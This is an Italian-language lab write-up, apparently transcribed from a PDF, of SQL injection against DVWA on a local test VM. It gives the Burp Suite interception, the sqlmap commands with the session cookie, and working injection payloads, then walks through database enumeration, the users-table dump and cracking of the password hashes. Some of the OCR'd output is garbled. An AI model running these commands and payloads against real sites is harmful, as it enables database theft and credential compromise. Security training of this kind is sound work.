
Web application hacking

- 1 Iniziamo mettendo kali e Meta in comunicazione
- 2 Avviamo BurpSuite per tracciare il traffico di rete (sqlmap ha bisogno della richiesta GET e del cookie)
- 3 Andiamo dal Browser su DVWA ed impostiamo la Security "low"



Inviando una query "1" per verificare eventuali vulnerabilità ricevo l'output su Burpsuite

Ho intercettato questa richiesta utilizzando l'url e il cookie PHPSESSID

```
9 Cookie: security=low; PHPSESSID=
1028236bb0e0846299b6c4a9b23e4362
```

```
O 🖰 192.168.1.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
```

Avviamo sglmap con il seguente comando

Con questa comando ho scoperto il parametro "id" nel metodo GET vulnerabile

```
(Nali@ NaliNali)-[~]

$ sqlmap -u "http://192.168.1.101/dvwa/vulnerabilities/sqli/?id=16Submit=Submit#" -- cookie="security=low; PHPSESSID=1028236bb0e0846299b6c4a9b23e4362" -p

id

[12:22:233] [INFO] resuming back-end DBMS 'mysql'
[12:22:233] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 8871=8871#65ubmit=Submit

Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(7420,5324)/SELECT COUNT(*),CONCAT(0*71786b7a71,(SELECT (ELT(7420-7420,1))),0*7176707871,FLOOR(RAND(0)*2))x FROM (SELECT 2734 UN

IN SELECT 1055 UNION SELECT 2814 UNION SELECT 3841)a GROUP BY x) -- DEPX65ubmit*Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4545 FROM (SELECT(SLEEP(5)))2pjs) -- HrNo6Submit*Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,COUNCAT(0*71786b7a71,0*6d4a66454744717555585177496b4c435556437879464a637a414c7243796e427042784371447269,0*717670787

1)#65ubmit*Submit

[12:22:233] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1

[12:22:233] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.101'
```

Successivamente ho eseguito il comando

-p "id" specifica il parametro "id", mentre -p "--dbs" indica a sqlmap di trovare i database, in questo caso 7

```
[12:24:05] [WARNING] reflective value(s) found and filtering out available databases [7]:

[*] dvwa

[*] information_schema

[*] metasploit

[*] mysql

[*] owasp10

[*] tikiwiki

[*] tikiwiki195
```

dvwa

Per ottenere i nomi delle tabelle presenti in tutti i database, utilizziamo "--tables"

in questo caso in dvwa quella che ci interessa è users

```
Database: dvwa

[2 tables] application/xhtml+xml,application/xml;q=0.

+ guestbookguage: en-US.an;q=0.5 |
| users - Encoding: gzip, deflate |
| tonnection: close |
| Dafabase | bttp://100.150.1 | 101/dbs:ps/milespace |
```

Infine ho eseguito questo comando

Per estrarre i dati dalla tabella "users" L'opzione "-T users" specifica la tabella target, mentre "--dump" indica di estrarre i dati dalla tabella In questo modo otteniamo gli hash delle password degli utenti

```
[12:25:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[12:25:56] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[12:25:56] [WARNING] reflective value(s) found and filtering out
[12:25:56] [WARNING] reflective value(s) found and filtering out
[12:25:56] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:25:56] [INFO] fetching entries for table 'users' in database 'dvwa'
[12:25:57] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[12:26:03] [INFO] writing hashes to a temporary file '/tmp/sqlmapzrx0jex722832/sqlmaphashes-cvjye1ur.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[12:26:08] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
```

A questo punto concedo a sqlmap di decifrare le password

```
| The state of the
```

Database: dvwa Table: users [5 entries]	HTTP/1.1 1 HTTP/1.1 2 Date: F-10.00 3 Server: 3 Server: 1 1 1 1 1 1 1 1 1 1	1 200 OK ri, 09 Jun 2023 10:09:04 GMT Apacher 2.2.8 (Ubuntu) DAV/2	Selection Selected text	56 (0
user_id user	avatar S. Pragma:	password	last_name	first_name
2	http://172.16.123.129/dvwa/hackable/users/admin. http://172.16.123.129/dvwa/hackable/users/gordon http://172.16.123.129/dvwa/hackable/users/337. http://172.16.123.129/dvwa/hackable/users/pablo http://172.16.123.129/dvwa/hackable/users/smithy	hb.jpg e99a18c428cb38d5f260853678922e03 (abc123) jpg 8d3533d75ae2c3966d7e0d4fcc69216b (charley) .jpg 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Brown Me Picasso	admin Gordon Hack Pablo Bob

password	last_name	first_name	
5f4dcc3b5aa765d61d8327deb882cf99 (password) e99a18c428cb38d5f260853678922e03 (abc123) 8d3533d75ae2c3966d7e0d4fcc69216b (charley) 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) 5f4dcc3b5aa765d61d8327deb882cf99 (password)	Brown Me Picasso	admin Gordon Hack Pablo Bob	

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